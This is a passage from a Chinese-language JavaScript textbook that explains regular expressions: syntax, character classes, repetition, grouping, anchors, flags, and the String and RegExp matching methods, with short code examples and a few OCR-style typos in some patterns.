    Module._registerEventHandler();
}

// A function to invoke all registered initialization functions.
// In client-side JavaScript, this will automatically be called in
// when the document finished loading. In other contexts, you must
// call it explicitly.
Module.runInitializationFunctions = function() {
    // Run each initialization function, catching and ignoring exceptions
    // so that a failure by one module does not prevent other modules
    // from being initialized.
    for(var i = 0; i < Module._initfuncs.length; i++) {
        try { Module._initfuncs[i](); }
        catch(e) { /* ignore exceptions */ }
    }
    // Erase the array so the functions are never called more than once.
    Module._initfuncs.length = 0;
}

// A private array holding initialization functions to invoke later
Module._initfuncs = [];

// If we are loaded into a web browser, this private function registers an
// onload event handler to run the initialization functions for all loaded
// modules. It does not allow itself to be called more than once.
Module._registerEventHandler = function() {
    var clientside = // Check for well-known client-side properties
        "window" in Module.globalNamespace &&
        "navigator" in window;

```

```
if (clientside) {
    if (window.addEventListener) { // W3C DOM standard event registration
        window.addEventListener("load", Module.runInitializationFunctions,
                                false);
    }
    else if (window.attachEvent) { // IE5+ event registration
        window.attachEvent("onload", Module.runInitializationFunctions);
    }
    else {
        // IE4 and old browsers
        // If the <body> defines an onload tag, this event listener
        // will be overwritten and never get called.
        window.onload = Module.runInitializationFunctions;
    }
}

// The function overwrites itself with an empty function so it never
// gets called more than once.
Module._registerEventHandler = function() {};
}
```

使用正则表达式的模式匹配

正则表达式 (regular expression) 是一个描述字符模式的对象。JavaScript 的 RegExp 类表示正则表达式，而 String 和 RegExp 都定义了使用正则表达式进行强大的模式匹配和文本检索与替换的函数（注 1）。

ECMAScript v3 对 JavaScript 正则表达式进行了标准化。JavaScript 1.2 实现了 ECMAScript v3 要求的正则表达式特性的子集，JavaScript 1.5 实现了完整的标准。JavaScript 的正则表达式完全以 Perl 程序设计语言的正则表达式工具为基础。粗略地说，JavaScript 1.2 实现了 Perl 4 的正则表达式，JavaScript 1.5 实现了 Perl 5 的正则表达式的大型子集。

本章定义了正则表达式用来描述文本模式的语法。它还介绍了使用正则表达式的 String 与 RegExp 方法。

11.1 正则表达式的定义

在 JavaScript 中，正则表达式由 RegExp 对象表示。当然，可以使用 RegExp() 构造函数创建 RegExp 对象，不过通常还是用特殊的直接量语法来创建 RegExp 对象。就像字符串直接量被定义为包含在引号内的字符一样，正则表达式直接量也被定义为包含在一对斜杠 (/) 之间的字符。所以，JavaScript 可能会包含如下的代码：

```
var pattern = /s$/; .
```

注 1：“正则表达式”这个术语比较模糊，这要追溯到许多年以前。因为描述文本模式的语法确实是一种正则表达式。但是，正如我们所见，该语法没有一点规则之处。有时正则表达式被称为“regex”，或“RE”。

这行代码创建了一个新的 `RegExp` 对象，并且将它赋给了变量 `pattern`。这个特殊的 `RegExp` 对象和所有的以字母“s”结尾的字符串都匹配（很快我们就会讨论模式定义的语法）。用构造函数 `RegExp()` 也可以定义一个等价的正则表达式，其代码如下：

```
var pattern = new RegExp("s$");
```

无论是用正则表达式直接量还是用构造函数 `RegExp()`，创建一个 `RegExp` 对象都比较容易。较为困难的是用正则表达式语法来描述所需的字符的模式。JavaScript 采用的是 Perl 语言使用的正则表达式语法的相当完整的子集，因此，如果读者是一个经验丰富的 Perl 程序员，那么就会知道在 JavaScript 中如何描述模式。

正则表达式的模式规范是由一系列字符构成的。大多数的字符（包括所有的字母数字字符）描述的都是按照直接量进行匹配的字符。这样说来，正则表达式 `/java/` 就和所有的包含子串“java”的字符串相匹配。虽然正则表达式中的其他字符不是按照直接量进行匹配的，但是它们都具有特殊的意义。例如，正则表达式 `/s$/` 包含两个字符。第一个字符“s”按照直接量与自身相匹配。第二个字符“\$”是一个特殊元字符，它所匹配的是字符串的结尾。所以正则表达式 `/s$/` 匹配的就是以字母“s”结尾的字符串。

接下来的几节介绍了用于 JavaScript 正则表达式的各种字符和元字符。但是注意，有关正则表达式语法的完整介绍远远超出了本书的范围。要了解该语法的完整细节，可以参考有关 Perl 语言的书，如由 Larry Wall、Tom Christiansen 和 Jon Orwant (O'Reilly) 编写的《Programming Perl》。由 Jeffrey E.F. Friedl (O'Reilly) 编写的《Mastering Regular Expressions》也是一本不错的介绍正则表达式的参考书。

11.1.1 直接量字符

正如前面所提到的，在正则表达式中所有的字母字符和数字都是按照直接量与自身相匹配的。JavaScript 的正则表达式语法还通过以反斜杠（\）开头的转义序列支持某些非字母的字符。例如，序列“\n”在字符串中匹配的是直接量换行符。表 11-1 列出了这些字符。

表 11-1：正则表达式的直接量字符

字符	匹配
字母数字字符	自身
\o	NUL 字符 (\u0000)
\t	制表符 (\u0009)
\n	换行符 (\u000A)
\v	垂直制表符 (\u000B)

表 11-1: 正则表达式的直接量字符 (续)

字符	匹配
<code>\f</code>	换页符 (<code>\u000C</code>)
<code>\r</code>	回车 (<code>\u000D</code>)
<code>\xnn</code>	由十六进制数 <code>nn</code> 指定的拉丁字符, 例如, <code>\x0A</code> 等价于 <code>\n</code>
<code>\uxxxx</code>	由十六进制 <code>xxxx</code> 指定的 Unicode 字符, 例如, <code>\u0009</code> 等价于 <code>\t</code>
<code>\cX</code>	控制字符 <code>^X</code> 。例如, <code>\cJ</code> 等价于换行符 <code>\n</code>

在正则表达式中, 许多标点符号具有特殊的含义。它们是:

`^ $. * + ? = ! : | \ / () [] { }`

在接下来的几节中, 我们将学习这些符号的含义。某些符号只在正则表达式的特殊环境中才具有特殊的含义, 在其他环境中则被按照直接量进行处理。但是, 作为一个通用的原则, 如果在正则表达式中按照直接量使用这些标点符号, 就必须加前缀 `\`。其他标点符号 (如引号和 `@`) 没有特殊含义, 在正则表达式中只按照直接量匹配自身。

如果记不清楚哪些标点符号需要用反斜杠转义, 可以在每个标点符号之前都使用反斜杠。另一方面要注意, 许多字母和数字在有反斜杠做前缀时也具有特殊含义, 所以对于想按照直接量进行匹配的字母和数字, 不要用反斜杠转义。当然, 要在正则表达式中添加按照直接量理解的反斜杠, 必须用反斜杠将其转义。例如, 正则表达式 `/\\\/` 与任何包含反斜杠的字符串匹配。

11.1.2 字符类

将单独的直接量字符放进方括号内就可以组合成字符类 (character class)。一个字符类和它所包含的任何字符都匹配。所以正则表达式 `/[abc]/` 就和字母 “a”、“b”、“c” 中的任何一个字母都匹配。另外, 还可以定义否定字符类, 这些类匹配的是不包含在方括号之内的所有字符。定义否定字符类的时候, 要将一个 `^` 符号作为左方括号后的第一个字符。正则表达式 `/[^abc]/` 匹配的是 “a”、“b”、“c” 之外的所有字符。字符类可以使用连字符来表示一个字符范围。要匹配拉丁字母集中的任何小写字母, 可以使用 `/[a-z]/`, 要匹配拉丁字母集中任何字母数字字符, 则使用 `/[a-zA-Z0-9]/`。

由于某些字符类非常常用, 所以 JavaScript 的正则表达式语法就包含了一些特殊字符和转义序列来表示这些常用的类。例如, `\s` 匹配的是空格符、制表符和其他 Unicode 空白符, `\S` 匹配的是非 Unicode 空白符的字符。表 11-2 列出了这些字符, 并且总结了字符类的语法。(注意, 有些字符类转义序列只匹配 ASCII 字符, 还没有扩展到可以处理

Unicode 字符。可以显式地定义自己的 Unicode 字符类，例如，`/[\u0400-\u04FF]/` 匹配所有的 Cyrillic 字符。)

表 11-2: 正则表达式的字符类

字符	匹配
<code>[...]</code>	位于括号之内的任意字符
<code>[^...]</code>	不在括号之中的任意字符
<code>.</code>	除换行符和其他 Unicode 行终止符之外的任意字符
<code>\w</code>	任何 ASCII 单字符，等价于 <code>[a-zA-Z0-9_]</code>
<code>\W</code>	任何非 ASCII 单字符，等价于 <code>[^a-zA-Z0-9_]</code>
<code>\s</code>	任何 Unicode 空白符
<code>\S</code>	任何非 Unicode 空白符的字符，注意 <code>\w</code> 和 <code>\S</code> 不同
<code>\d</code>	任何 ASCII 数字，等价于 <code>[0-9]</code>
<code>\D</code>	除了 ASCII 数字之外的任何字符，等价于 <code>[^0-9]</code>
<code>[\b]</code>	退格直接量（特例）

注意，在方括号之内也可以使用这些特殊的字符类转义序列。例如 `\s` 匹配的是所有的空白符，`\d` 匹配的是所有数字，那么 `/[\s\d]/` 就匹配任意的空白符或数字。注意，这里有一个特例。下面我们将会看到转义序列 `\b` 具有特殊含义，当用在字符类中时，它表示的是退格符，所以要在正则表达式中按照直接量表示一个退格符，只需要使用具有一个元素的字符类 `/[\b]/`。

11.1.3 重复

用刚刚学过的正则表达式的语法，可以把两位数描述成 `/\d\d/`，把四位数描述成 `/\d\d\d\d/`。但是还没有一种方法可以用来描述具有任意多数位的数字，或描述字符串，这个字符串由三个字母以及跟随在字母之后的一位数字构成。这些较复杂的模式使用的正则表达式语法都指定了该正则表达式中的一个元素重复出现的次数。

指定重复的字符总是出现在它们所作用的模式之后。由于某种重复类型相当常用，所以有一些特殊的字符专门用于表示这种情况。例如，`+` 号匹配前一模式的一个或多个副本。表 11-3 总结了这些重复的语法。

表 11-3: 正则表达式的重复字符

字符	含义
$\{n, m\}$	匹配前一项至少 n 次, 但是不能超过 m 次
$\{n, \}$	匹配前一项 n 次, 或更多次
$\{n\}$	匹配前一项恰好 n 次
$?$	匹配前一项 0 次或 1 次, 也就是说前一项是可选。等价于 $\{0, 1\}$
$+$	匹配前一项 1 次或多次。等价于 $\{1, \}$
$*$	匹配前一项 0 次或多次。等价于 $\{0, \}$

下面的代码是一些例子:

```
/\d{2,4}/      // Match between two and four digits
/\w{3}\d?/     // Match exactly three word characters and an optional digit
/\s+java\s+/   // Match "java" with one or more spaces before and after
/[^\"]*/       // Match zero or more non-quote characters
```

在使用重复字符 $*$ 和 $?$ 时要注意, 由于这些字符可能匹配前面字符的 0 个实例, 所以它们允许什么都不匹配。例如, 正则表达式 $/a^*/$ 实际上与字符串 “bbbb” 匹配, 因为这个字符串含有 0 个 a 。

非贪婪的重复

表 11-3 中列出的重复字符可以匹配尽可能多的字符, 而且允许接下来的正则表达式继续匹配。因此, 我们说重复是“贪婪的”。可以以非贪婪的方式进行重复 (在 JavaScript 1.5 和其后的版本中可以做到, 这是 Perl 5 的一个特性, JavaScript 1.2 没有实现它), 只需要在重复字符后加问号即可 (如 $??$ 、 $+?$ 、 $*?$, 甚至 $\{1, 5\}?$)。例如, 正则表达式 $/a+/$ 匹配一个或多个字符 a 。将其应用到字符串 “aaa” 上时, 它与三个字母都匹配。但是 $/a+?/$ 只匹配一个或多个必要的字母 a 。将其应用到同样的字符串上时, 该模式只匹配第一个字母 a 。

使用非贪婪的重复生成的结果并不总是与期望一致。考虑模式 $/a^*b/$, 它匹配 0 个或多个字母 a 后跟随字母 b 。在应用到字符串 “aaab” 上时, 它匹配整个字符串。现在使用非贪婪的重复版本 $/a^*?b/$, 它应该匹配字母 b , 通过在字母 b 前加最少的字母 a 。在应用到同一个字符串 “aaab” 上时, 读者可能以为它只匹配最后一个字母 b 。但事实上, 这个模式也匹配整个字符串, 和该模式的贪婪版本一样。这是因为正则表达式模式匹配是在寻找字符串中第一个可能匹配的位置。该模式的非贪婪版本在字符串的第一个字符处不匹配, 所以该匹配将返回, 甚至不考虑对后面的字符进行匹配。

11.1.4 选择、分组和引用

正则表达式的语法还包括指定选择项、对子表达式分组和引用前一子表达式的特殊字符。字符“|”用于分隔供选择的字符。例如，`/ab|cd|ef/` 匹配的是字符串“ab”，或者是字符串“cd”，又或者是字符串“ef”。`/\d{3}|[a-z]{4}/` 匹配的是三位数字或四个小写字母。

注意，选择项是从左到右考虑，直到发现了匹配项。如果左边的选择项匹配，就忽略右边的匹配项，即使它产生更好的匹配。因此，把模式 `/a|ab/` 应用到字符串“ab”上时，它只匹配第一个字符。

在正则表达式中括号具有几种作用。一个作用是把单独的项目组合成子表达式，以便可以像处理一个独立的单元那样用 `|`、`*`、`+` 或 `?` 等来处理它们。例如，`/java(script)?/` 匹配的是字符串“java”，其后既可以有“script”，也可以没有。`/(ab|cd)+|ef/` 匹配的既可以是字符串“ef”，也可以是字符串“ab”或者“cd”的一次或多次重复。

在正则表达式中，括号的另一个作用是在完整的模式中定义子模式。当一个正则表达式成功地和目标字符串相匹配时，可以从目标串中抽出和括号中的子模式相匹配的部分（我们将在本章后边的部分中看到如何取得这些匹配的子串）。例如，假定我们正在检索的模式是一个或多个小写字母后面跟随了一位或多位数字，则可以使用模式 `/[a-z]+\d+/`。但是假定我们真正关心的是每个匹配尾部的数字，那么如果将模式的数字部分放在括号中（`/[a-z]+(\d+)/`），就可以从所检索到的任何匹配中抽取数字了，之后我们会对此进行解释。

带括号的子表达式的另一个用途是允许我们在同一正则表达式的后部引用前面的子表达式。这是通过在字符“\”后加一位或多位数字实现的。数字指定了带括号的子表达式在正则表达式中的位置。例如，`\1` 引用的是第一个带括号的子表达式，`\3` 引用的是第三个带括号的子表达式。注意，由于子表达式可以被嵌套在别的子表达式中，所以它的位置是被计数的左括号的位置。例如，在下面的正则表达式中，嵌套的子表达式 `([Ss]cript)` 就被指定为 `\2`：

```
/([Jj]ava([Ss]cript)?)\sis\s(fun\w*)/
```

对正则表达式中前一子表达式的引用所指的并不是那个子表达式的模式，而是与那个模式相匹配的文本。这样，引用可以用于实施一条约束，即一个字符串各个单独的部分包含的是完全相同的字符。例如，下面的正则表达式匹配的就是位于单引号或双引号之内的 0 个或多个字符。但是，它并不要求开始和结束的引号匹配（例如两个都是双引号或者两个都是单引号）：

```
/['"](^['"])*['"]/
```

如果要求开始和结束的引号相匹配，可以使用如下的引用：

```
/(['"])(^['"])*\1/
```

\1 匹配的是第一个带括号的子表达式所匹配的模式。在这个例子中，它实施了一条约束，那就是开始的引号必须和结束的引号相匹配。正则表达式不允许用双引号括起的字符串中有单引号，反之亦然。在字符类中使用引用是不合法的，所以我们不能编写：

```
/(['"])(^\1)*\1/
```

在本章后面的小节中，我们会看到一种对带括号的子表达式的引用，它们是对正则表达式进行检索和替换操作的强大特性之一。

在 JavaScript 1.5（不是 JavaScript 1.2）中，无须创建带编码的引用就可以将正则表达式中的项目进行组合。它不是以“(”和“)”对项目进行分组，而以“(?:”和“)”来分组。考虑如下的模式，例如：

```
/([Jj]ava(?:[Ss]cript)?)\sis\s(fun\w*)/
```

这里，子表达式(?:[Ss]cript)仅仅用于分组，因此复制符号“?”可以应用到各个分组。这种改进了的括号并不生成引用，所以在这个正则表达式中，\2 引用了与(fun\w*)匹配的文本。

表 11-4 总结了正则表达式的选择、分组和引用运算符。

表 11-4：正则表达式的选择、分组和引用字符

字符	含义
	选择。匹配的是该符号左边的子表达式或右边的子表达式
(...)	组合。将几个项目组合为一个单元，这个单元可由*、+、?和 等符号使用，而且还可以记住和这个组合匹配的字符以供此后的引用使用
(?:...)	只组合。把项目组合到一个单元，但是不记忆与该组匹配的字符
\n	和第n个分组第一次匹配的字符相匹配。组是括号中的子表达式（可能是嵌套的）。组号是从左到右计数的左括号数，以(?:形式分组的组不编码

11.1.5 指定匹配的位置

正如前面所介绍的，正则表达式中的多个元素才能够匹配字符串中的一个字符。例如，\s匹配的只是一个空白符。还有一些正则表达式的元素匹配的是字符之间的位置，而不是实际字符。例如\b匹配的是一个单字的边界，即位于\w（ASCII单字符）字符和\W（非单字符）之间的边界，或位于一个ASCII单字符与一个字符串的开头或结尾

之间的边界（注 2）。像 `\b` 这样的元素不指定匹配的字符串中使用的字符，它们指定的是匹配所发生的合法位置。有时我们称这些元素为正则表达式的锚，因为它们将模式定位在检索字符串中的一个特定位置上。最常用的锚元素是 `^`，它使模式定位在字符串的开头，而锚元素 `$` 则使模式定位在字符串的末尾。

例如，要匹配单字“JavaScript”，可以使用正则表达式 `/^JavaScript$/`。如果想检索“Java”这个单字自身（不像在“JavaScript”中那样作为前缀），可以使用模式 `/\sJava\s/`，它要求在单字 Java 之前和之后都要有空格。但是这样做有两个问题。第一，如果“Java”出现在一个字符串的开头或结尾，该模式就会不与之匹配，除非在开头处或者结尾处有一个空格。第二个问题是，当这个模式找到了一个与之匹配的字符串时，它返回的匹配字符串的前端和后端都有空格，这并不是我们想要的。因此，我们使用单字的边界 `\b` 来代替真正的空格符 `\s` 进行匹配。结果表达式是 `/\bJava\b/`。元素 `\B` 将把匹配锚定在不是单字边界的位置。因此，模式 `/\B[Sc]ript/` 与“JavaScript”和“postscript”匹配，但是不与“script”和“Scripting”匹配。

在 JavaScript 1.5 中（不是 JavaScript 1.2），还可以使用任意的正则表达式作为锚定条件。如果在符号“`(?=`”和“`)`”之间加入一个表达式，它就是一个前向声明，指定接下来的字符必须被匹配，但并不真正进行匹配。例如，要匹配一种常用的程序设计语言的名字，但只在其后有冒号时匹配，可以使用 `/[Jj]ava([Ss]cript)?(=\:)/`。这个模式与“JavaScript: The Definitive Guide”中的单字“JavaScript”匹配，但是与“Java in a Nutshell”中的“Java”不匹配，因为其后没有冒号。

如果用“`(?!`”引入声明，它将是反前向声明，指定接下来的字符都不必匹配。例如，`/Java(?!Script)([A-Z]\w*)/` 匹配的是“Java”后跟随一个大写字母和任意多个 ASCII 单字符，但是不能跟随“Script”。它与“JavaBeans”匹配，不与“Javanese”匹配，与“JavaScrip”匹配，但不与“JavaScript”或“JavaScripter”匹配。

表 11-5 总结了正则表达式的锚。

表 11-5：正则表达式的锚字符

字符	含义
<code>^</code>	匹配字符串的开头，在多行检索中，匹配一行的开头
<code>\$</code>	匹配字符串的结尾，在多行检索中，匹配一行的结尾
<code>\b</code>	匹配一个词语的边界。简而言之，就是位于字符 <code>\w</code> 和 <code>\W</code> 之间的位置，或位于字符 <code>\w</code> 和字符串的开头或结尾之间的位置（但注意， <code>[\b]</code> 匹配的是退格符）

注 2：除了字符类（方括号）中，其中 `\b` 匹配 Backspace 符。

表 11-5: 正则表达式的锚字符 (续)

字符	含义
\B	匹配非词语边界的位置
(?=p)	正前向声明, 要求接下来的字符都与模式 <i>p</i> 匹配, 但是不包括匹配中的那些字符
(?!p)	反前向声明, 要求接下来的字符不与模式 <i>p</i> 匹配

11.1.6 标志

正则表达式的语法还有最后一个元素, 即正则表达式的标志, 它说明高级模式匹配的规则。和其他的正则表达式语法不同, 标志是在“/”符号之外说明的, 即它们不出现在两个斜杠之间, 而是位于第二个斜杠之后。JavaScript 1.2 支持两个标志。标志 *i* 说明模式匹配不区分大小写。标志 *g* 说明模式匹配应该是全局的, 也就是说, 应该找出被检索的字符串中所有的匹配。这两种标志联合起来就可以执行一个全局的不区分大小写的匹配。

例如, 要执行一个不区分大小写的检索以找到单字“java”(或者是“Java”、“JAVA”等)的第一次出现, 可以使用不区分大小写的正则表达式 `/\bjava\b/i`。如果要在一个字符串中找到所有出现的“java”, 需要添加标志 *g*, 即 `/\bjava\b/gi`。

JavaScript 1.5 还支持一个标志 *m*, 它以多行模式执行模式匹配。在这种模式中, 如果要检索的字符串中含有换行符, *^* 和 *\$* 锚除了匹配字符串的开头和结尾外还匹配每行的开头和结尾。例如, 模式 `/Java$/im` 匹配“java”和“Java\nis fun”。

表 11-6 总结了这些正则表达式的标志。注意, 我们在本章后面的小节中介绍用于实际执行匹配的 `String` 和 `RegExp` 方法时还将看到更多有关标志 *g* 的用法。

表 11-6: 正则表达式的标志

字符	含义
<i>i</i>	执行不区分大小写的匹配
<i>g</i>	执行一个全局匹配。简而言之, 即找到所有匹配, 而不是在找到第一个之后就停止
<i>m</i>	多行模式, <i>^</i> 匹配一行的开头和字符串的开头, <i>\$</i> 匹配一行的结尾或字符串的结尾

11.1.7 JavaScript 不支持的 Perl RegExp 特性

ECMAScript v3 定义了 Perl 5 的正则表达式工具的相对完整的子集。ECMAScript 不支持的高级 Perl 特性如下:

- s (单行模式) 和 x (扩展语法) 标志
- \a、\e、\l、\u、\L、\U、\E、\Q、\A、\Z、\z 和 \G 转义序列
- (?<= 正后向锚和 (?<! 反后向锚
- (?# 注释和其他 (? 扩展语法

11.2 用于模式匹配的 String 方法

迄今为止，虽然本章已经讨论过了用于创建正则表达式的语法，但是我们还没有检验过这些正则表达式在 JavaScript 代码中如何使用。在这一节中，我们将讨论 String 对象的部分方法，它们在正则表达式中执行模式匹配和检索与替换操作。在此后的小节中，我们将继续讨论使用 JavaScript 正则表达式的模式匹配，不过讨论的是 RegExp 对象和它的方法及属性。注意，接下来的讨论只是与正则表达式相关的各种方法和属性的概述。和以往一样，可以在本书的第三部分中找到完整的介绍。

类 String 支持四种利用正则表达式的方法。最简单的是 `search()`。该方法以正则表达式为参数，返回第一个与之匹配的子串的开始字符的位置，如果没有任何匹配的子串，它将返回 -1。例如，下面的调用返回的值为 4：

```
"JavaScript".search(/script/i);
```

如果 `search()` 的参数不是正则表达式，它首先将被传递给 RegExp 构造函数，转换成正则表达式。`search()` 不支持全局检索，因为它忽略了正则表达式参数的标志 `g`。

方法 `replace()` 执行检索与替换操作。它的第一个参数是一个正则表达式，第二个参数是要进行替换的字符串。它将检索调用它的字符串，根据指定的模式来匹配。如果正则表达式中设置了标志 `g`，该方法将用替换字符串替换被检索的字符串中所有与模式匹配的子串，否则它只替换所发现的第一个与模式匹配的子串。如果 `replace()` 的第一个参数是字符串，而不是正则表达式，该方法将直接检索那个字符串，而不是像 `search()` 那样用 `RegExp()` 构造函数将它转换成一个正则表达式。例如，我们可以用如下方法使用 `replace()` 将文本字符串中的所有 javascript（不区分大小写）统一为“JavaScript”：

```
// No matter how it is capitalized, replace it with the correct capitalization  
text.replace(/javascript/gi, "JavaScript");
```

但是 `replace()` 的功能远比上例所示强大。回忆一下可以知道，正则表达式中用括号括起来的子表达式是从左到右进行编号的，而且正则表达式会记住与每个子表达式匹配的文本。如果在替换字符串中出现了符号 `$` 加数字，那么 `replace()` 将用与指定的子

表达式相匹配的文本来替换这两个字符。这是一个非常有用的特性。例如，我们可以用它将一个字符串中的直接引号替换为大引号，这与 ASCII 字符相似：

```
// A quote is a quotation mark, followed by any number of
// nonquotation-mark characters (which we remember), followed
// by another quotation mark.
var quote = /"([^\"]*)" /g;
// Replace the straight quotation marks with "curly quotes,"
// and leave the contents of the quote (stored in $1) unchanged.
text.replace(quote, "`$1'");
```

`replace()` 还有其他的重要特性，这些特性将在本书第三部分的 `String.replace()` 参考页进行介绍。最值得注意的是，`replace()` 方法的第二个参数可以是函数，该函数能够动态地计算替换字符串。

方法 `match()` 是最常用的 `String` 正则表达式方法。它唯一的参数就是一个正则表达式（或把它的参数传递给构造函数 `RegExp()` 以转换成正则表达式），返回的是包含了匹配结果的数组。如果该正则表达式设置了标志 `g`，该方法返回的数组包含的就是出现在字符串中的所有匹配。例如：

```
"1 plus 2 equals 3".match(/\d+/g) // 返回["1", "2", "3"]
```

如果该正则表达式没有设置标志 `g`，`match()` 进行的就不是全局性检索，它只是检索第一个匹配。但即使 `match()` 执行的不是全局检索，它也返回一个数组。在这种情况下，数组的第一个元素就是匹配的字符串，而余下的元素则是正则表达式中用括号括起来的子表达式。因此，如果 `match()` 返回了一个数组 `a`，那么 `a[0]` 存放的是完整的匹配，`a[1]` 存放的则是与第一个用括号括起来的表达式匹配的子串，以此类推。为了和方法 `replace()` 保持一致，`a[n]` 存放的是 `$n` 的内容。

例如，使用如下的代码来解析一个 URL：

```
var url = /(\w+):\/\:\/\/([\w.]+)\/(\S*)/;
var text = "Visit my blog at http:// www.example.com/~david";
var result = text.match(url);
if (result != null) {
    var fullurl = result[0]; // Contains "http://www. example.com/~david"
    var protocol = result[1]; // Contains "http"
    var host = result[2]; // Contains "www. example.com"
    var path = result[3]; // Contains "~david"
}
```

最后，还应该了解 `match()` 的一个特性。它返回的数组和其他的数组一样具有一个 `length` 属性。如果 `match()` 是作用于一个非全局的正则表达式，那么它返回的数组还包括另外两个属性——`index` 和 `input`，前者包含的是在字符串中匹配开始处的字符的位置，后者则是目标字符串的一个副本。这样，在上面的代码中，`result.index` 属

性的值应该等于 17，因为匹配了的 URL 是从文本中的第 17 个字符的位置开始。而属性 `result.input` 则应该具有和变量 `text` 相同的字符串。对于没有标志 `g` 的正则表达式 `r` 和字符串 `s`，调用 `s.match(r)` 返回的值与 `r.exec(s)` 相同。我们将在本章后面的小节中讨论 `RegExp.exec()` 方法。

`String` 对象的最后一个有关正则表达式的方法是 `split()`。这个方法可以把调用它的字符串分解为一个子串数组，使用的分隔符是它的参数。例如：

```
"123,456,789".split(","); // Returns ["123","456","789"]
```

`split()` 方法也可以以正则表达式为参数。这种能力使该方法更强大。例如，我们可以指定分隔符，允许两边有任意多个空白符：

```
"1,2, 3 , 4 ,5".split(/\s*,\s*/); // Returns ["1","2","3","4","5"]
```

`split()` 方法还有其他的特性，本书第三部分的 `String.split()` 条目有完整的说明。

11.3 RegExp 对象

我们在本章的开始部分提到过，正则表达式是用 `RegExp` 对象来表示的。除了构造函数 `RegExp()` 之外，`RegExp` 对象还支持三种方法和大量的属性。`RegExp` 类的一个不寻常的特性是它既定义了类（静态）属性，又定义了实例属性。也就是说，它既定义了属于构造函数 `RegExp()` 的全局属性，又定义了其他属于单独的 `RegExp` 对象的属性。我们将在接下来的两节中介绍 `RegExp` 的模式匹配方法和属性。

构造函数 `RegExp()` 有一个或两个字符串参数，它将创建一个新的 `RegExp` 对象。该构造函数的第一个参数是包含正则表达式主体的字符串，即正则表达式直接量中出现在斜线对之间的文本。注意，无论是字符串直接量还是正则表达式都使用了字符 `\` 表示转义序列，所以当将正则表达式作为字符串直接量传递给 `RegExp()` 时，必须用 `\\` 替换所有 `\` 字符。`RegExp()` 的第二个参数是可选的。如果提供了这个参数，它说明的就是该正则表达式的标志。它应该是“`g`”、“`i`”、“`m`”或它们的组合。例如：

```
// Find all five -digit numbers in a string. Note the double \\ in this case.
var zipcode = new RegExp("\\d{5}", "g");
```

当要动态创建一个正则表达式，而不能用正则表达式直接量的语法来表示时，构造函数 `RegExp()` 非常有用。例如，如果检索的字符串是由用户输入的，那么就必须在运行时用 `RegExp()` 构造函数来创建正则表达式。

11.3.1 用于模式匹配的 RegExp 方法

RegExp 对象定义了两个用于执行模式匹配操作的方法。它们的行为和前面介绍过的 String 方法很相似。主要的 RegExp 模式匹配方法是 `exec()`。它与 11.2 节介绍过的 String 方法 `match()` 相似，只不过它是以字符串为参数的 RegExp 方法，而不是以 RegExp 对象为参数的 String 方法。`exec()` 方法对一个指定的字符串执行一个正则表达式，简而言之，就是在一个字符串中检索匹配。如果没有找到任何匹配，它将返回 `null`，但是，如果它找到了一个匹配，将返回一个数组，就像方法 `match()` 为非全局检索返回的数组一样。这个数组的元素 0 包含的是与正则表达式相匹配的字符串，余下的所有元素包含的是与括号括起来的子表达式相匹配的子串。而且，属性 `index` 包含了匹配发生的字符的位置，属性 `input` 引用的是被检索的字符串。

和 `match()` 方法不同的是，`exec()` 返回的数组类型相同，无论该正则表达式是否具有全局标记 `g`。回忆一下，当传递给方法 `match()` 的是一个全局正则表达式时，它返回的是一个匹配的数组。相比之下，方法 `exec()` 返回的总是一个匹配，而且提供关于该匹配的完整信息。当一个具有 `g` 标志的正则表达式调用 `exec()` 时，它将把该对象的 `lastIndex` 属性设置到紧接着匹配子串的字符位置。当同一个正则表达式第二次调用 `exec()` 时，它将从 `lastIndex` 属性所指示的字符处开始检索。如果 `exec()` 没有发现任何匹配，它会将 `lastIndex` 属性重置为 0（在任何时候都可以将 `lastIndex` 属性设为 0，每当在一个字符串中找到最后一个匹配并开始用同一个 RegExp 对象来检索另一个字符串时，退出本次检索应该这样做）。这一特殊的行为使得可以反复调用 `exec()` 遍历一个字符串中所有匹配的正则表达式。例如：

```
var pattern = /Java/g;
var text = "JavaScript is more fun than Java!";
var result;
while((result = pattern.exec(text)) != null) {
    alert("Matched `" + result[0] + "`" +
        " at position " + result.index +
        "; next search begins at " + pattern.lastIndex);
}
```

另一个 RegExp 方法是 `test()`，它比 `exec()` 方法简单一些。它的参数是一个字符串，如果这个字符串包含正则表达式的一个匹配，它就返回 `true`：

```
var pattern = /java/i;
pattern.test("JavaScript"); // Returns true
```

调用 `test()` 方法等价于调用 `exec()` 方法，如果 `exec()` 的返回值不是 `null`，它将返回 `true`。由于这种等价性，当一个全局正则表达式调用方法 `test()` 时，它的行为和方法 `exec()` 相同，即它从 `lastIndex` 指定的位置处开始检索特定的字符串，如果它

发现了匹配，就将 `lastIndex` 设置为紧接在那个匹配之后的字符的位置。这样一来，我们就可以使用 `test()` 来遍历字符串，就像用 `exec()` 方法那样。

`String` 方法 `search()`、`replace()` 和 `match()` 都没有像 `exec()` 和 `test()` 那样使用属性 `lastIndex`。事实上，`String` 方法只是将 `lastIndex()` 重置为 0。如果使用一个设置了 `g` 标记模式的 `exec()` 方法或 `test()` 方法来检索多个字符串，那么就必须找到每个字符串中的所有匹配，以便 `lastIndex` 属性会被自动重置为 0（这在最后的检索失败时会发生），或者必须明确地将 `lastIndex` 属性设为 0。如果忘记了这样做，那么再检索一个新字符串时，起始位置可能就是原来的字符串中的一个任意位置，而不一定是开头。最后要记住，只有带 `g` 标志的正则表达式才会发生这种特殊的 `lastIndex` 行为。如果 `RegExp` 对象没有标志 `g`，`exec()` 和 `test()` 将忽略它的 `lastIndex` 属性。

11.3.2 RegExp 的实例属性

每个 `RegExp` 对象都有五个属性。属性 `source` 是一个只读字符串，它存放的是正则表达式的文本。属性 `global` 是一个只读的布尔值，它说明了该正则表达式是否具有标志 `g`。属性 `ignoreCase` 也是一个只读的布尔值，它说明了该正则表达式是否具有标志 `i`。属性 `multiline` 是一个只读的布尔值，它说明了正则表达式是否具有标志 `m`。最后一个属性是 `lastIndex`，它是一个可读写的整数。对于具有标志 `g` 的模式，这个属性存储在字符串中下一次开始检索的位置。它由方法 `exec()` 和 `test()` 使用，我们在上一节中已经介绍过。

脚本化 Java

